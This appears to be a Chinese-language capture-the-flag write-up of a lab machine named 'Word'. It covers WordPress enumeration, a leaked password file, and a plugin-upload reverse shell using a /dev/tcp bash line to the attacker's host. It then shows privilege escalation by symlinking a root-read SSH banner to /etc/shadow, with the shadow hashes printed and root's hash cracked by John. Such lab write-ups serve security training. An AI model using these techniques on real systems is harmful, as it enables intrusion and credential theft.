主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/word]
└─# arp-scan -I eth1 -l

192.168.56.119  08:00:27:07:b7:88       PCS Systemtechnik GmbH
```

主机地址为:`192.168.56.119`

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/word]
└─# nmap -p- 192.168.56.119

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Web渗透

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/word]
└─# curl 192.168.56.119

<!-- word.dsz -->
```

目录枚举


```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/word]
└─# dirsearch -u http://192.168.56.119/

Target: http://192.168.56.119/

[22:56:50] 200 -    1KB - /banner.php
[22:57:35] 200 -    3KB - /wordpress/wp-login.php
[22:57:36] 200 -   12KB - /wordpress/

Task Completed
```

/banneer.php是更改ssh登录界面的




定制你的SSH欢迎界面

SSH欢迎信息内容：

dashazi

预览效果：

/wordpress/




Word is word

博客

2025年11月15日

wpscan没扫描出什么，指定扫用户名可以扫描到一个root用户


在upload中发现了一组密码


192.168.56.119/wordpress/w
不安全
192.168.56.119/wordpress/wp-content/uploads/2025/11/pass.txt
CTF
靶场
工具
漏洞库
牛客网
菜鸟教程
其他

```
S9ZF6mtLdHfmr8PmCq3i
```

```
root:S9ZF6mtLdHfmr8PmCq3i
```

拿这组凭证登录上后台



WordPress 6.8.3 现已可用！请立即更新。

自动升级 WordPress 失败 —— 请再试一次。

仪表盘

欢迎使用 WordPress！

详细了解 6.8.1 版本。

使用区块和区块样板创作丰富的内容

区块样板是预先配置好的区块布局。通过区块样板获得灵感或在极短时间内创建新页面。

新页面

使用区块主题定制整个站点

上至页眉下至页脚，整个站点都可通过区块获区块样板进行设计。

打开站点编辑器

使用样式变更站点的外观和风格

调整站点或赋予全新外观！ -使用新的调色盘或字体发挥创意！

编辑样式

反弹shell

步骤：

1. 本地有个revshell.php压缩成revshell.zip
2. 在后台->插件->添加插件->上传插件（revshell.zip）
3. nc监听
4. 启用插件

revshell.php本质上是php包着类似这行代码`/bin/bash -i >& /dev/tcp/192.168.56.247/6666 0>&1`

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/word]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.119] 56192
bash: cannot set terminal process group (436): Inappropriate ioctl for device
bash: no job control in this shell
www-data@word:/var/www/html/wordpress/wp-admin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@word:/var/www/html/wordpress/wp-admin$
```

成功获得webshell

webshell ---> ssh-banner

```
www-data@word:/$ find / -type f -newermt "2025-11-14" ! -newermt "2025-11-29" ! -path '/proc/*' ! -path '/sys/*' ! -path '/run/*' 2>/dev/null

/usr/bin/top
/usr/bin/tpo
(......)
```

看wp学到了

```
/usr/bin/top
jUOhu37yYllYiVxQNw8G
Failed to restart ssh.service: Interactive authentication required.
See system logs and 'systemctl status ssh.service' for details.
www-data@Word:/$ /usr/bin/tpo
/usr/bin/tpo
TERM environment variable not set.
```

执行得到一个密钥，应该是ssh-banner的

```
┌──(root㉿xhh)-[~/Desktop]
└─# ssh ssh-banner@192.168.56.119

     _           _               _
  __| | __ _ ___| |__   __ _ ___(_)
 / _` |/ _` / __| '_ \ / _` |_  / |
| (_| | (_| \__ \ | | | (_| |/ /| |
 \__,_|\__,_|___/_| |_|\__,_/___|_|
ssh-banner@192.168.56.119's password:
Linux Word 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ssh-banner@Word:~$ id
uid=1000(ssh-banner) gid=1000(ssh-banner) groups=1000(ssh-banner)
```

成功得到ssh-banner权限

user.txt

```
ssh-banner@Word:~$ cat user.txt
flag{user-3a9dc01d01eb76d0fdd0fafa9f5fda79}
```

提权

```
ssh-banner@Word:~$ ls -al
total 28
drwxr-xr-x 2 ssh-banner ssh-banner 4096 Nov 15 03:51 .
drwxr-xr-x 3 root       root       4096 Nov 14 21:59 ..
-rwxrwxrwx 1 root       root        213 Nov 29 06:21 banner.txt
-rw-r--r-- 1 root       root         44 Nov 14 22:10 user.txt
```

家目录上看到banner.txt

```
ssh-banner@word:~$ cat banner.txt
     _           _               _
  __| | __ _ ___| |__   __ _ ___(_)
 / _` |/ _` / __| '_ \ / _` |_  / |
| (_| | (_| \__ \ | | | (_| |/ /| |
 \__,_|\__,_|___/_| |_|\__,_/___|_|
```

再看ssh_config

```
ssh-banner@word:~$ cat /etc/ssh/sshd_config

# no default banner path
Banner /home/ssh-banner/banner.txt
```

由于我们可控加上是所有者是root

读取shadow，John爆破

创建连接

```
ssh-banner@word:~$ mv banner.txt banner.txt.zip
ssh-banner@word:~$ ln -sv /etc/shadow banner.txt
'banner.txt' -> '/etc/shadow'
```

登录读取

```
┌──(root㉿xhh)-[~/Desktop]
└─# ssh root@192.168.56.119
root:$6$2KzhPia8Wwzs7L/E$7aa6JS7MQvMCqzGn3Q4Q.4dIWFzuic/l/VxOCMsU95I4zNYCpXD6GXv
2ixswndTcY/ow9475lR2Dx7j5VWagc0:20407:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
mail:*:20166:0:99999:7:::
news:*:20166:0:99999:7:::
uucp:*:20166:0:99999:7:::
proxy:*:20166:0:99999:7:::
www-data:*:20166:0:99999:7:::
backup:*:20166:0:99999:7:::
list:*:20166:0:99999:7:::
irc:*:20166:0:99999:7:::
gnats:*:20166:0:99999:7:::
nobody:*:20166:0:99999:7:::
_apt:*:20166:0:99999:7:::
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
systemd-resolve:*:20166:0:99999:7:::
systemd-coredump:!!:20166::::::
messagebus:*:20166:0:99999:7:::
sshd:*:20166:0:99999:7:::
```

```
mysql:!:20407:0:99999:7:::
ssh-
banner:$6$UNnjY.C7H66/tvez$yG9zHwkfnQY8LS0j52PFbeQWg3qUwaywqMnYXDswu1OIbY2lgvhL8
m1IqhDbHM0McJVnCt1OFtWPg.yq87CL11:20407:0:99999:7:::
root@192.168.56.119's password:
```

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Word]
└─# cat shadow
root:$6$2KzhPia8Wwzs7L/E$7aa6JS7MQvMCqzGn3Q4Q.4dIWFzuic/l/VxOCMsU95I4zNYCpXD6GXv
2ixswndTcY/ow9475lR2Dx7j5VWagc0:20407:0:99999:7:::
daemon:*:20166:0:99999:7:::

┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Word]
└─# john shadow --wordlist=/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
********         (root)
1g 0:00:00:14 DONE (2025-11-30 23:36) 0.06788g/s 1286p/s 1286c/s 1286C/s
smile12..passpass
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

密码就是`********`

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Word]
└─# ssh root@192.168.56.119
(....)
root@192.168.56.119's password:
Linux Word 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 15 03:51:41 2025 from 192.168.3.94
root@Word:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Word:~#
```

成功获得root权限

root.txt

```
root@Word:~# cat root.txt
flag{root-a46ec67a0f2e7c387926ac5d783ea4b8}
```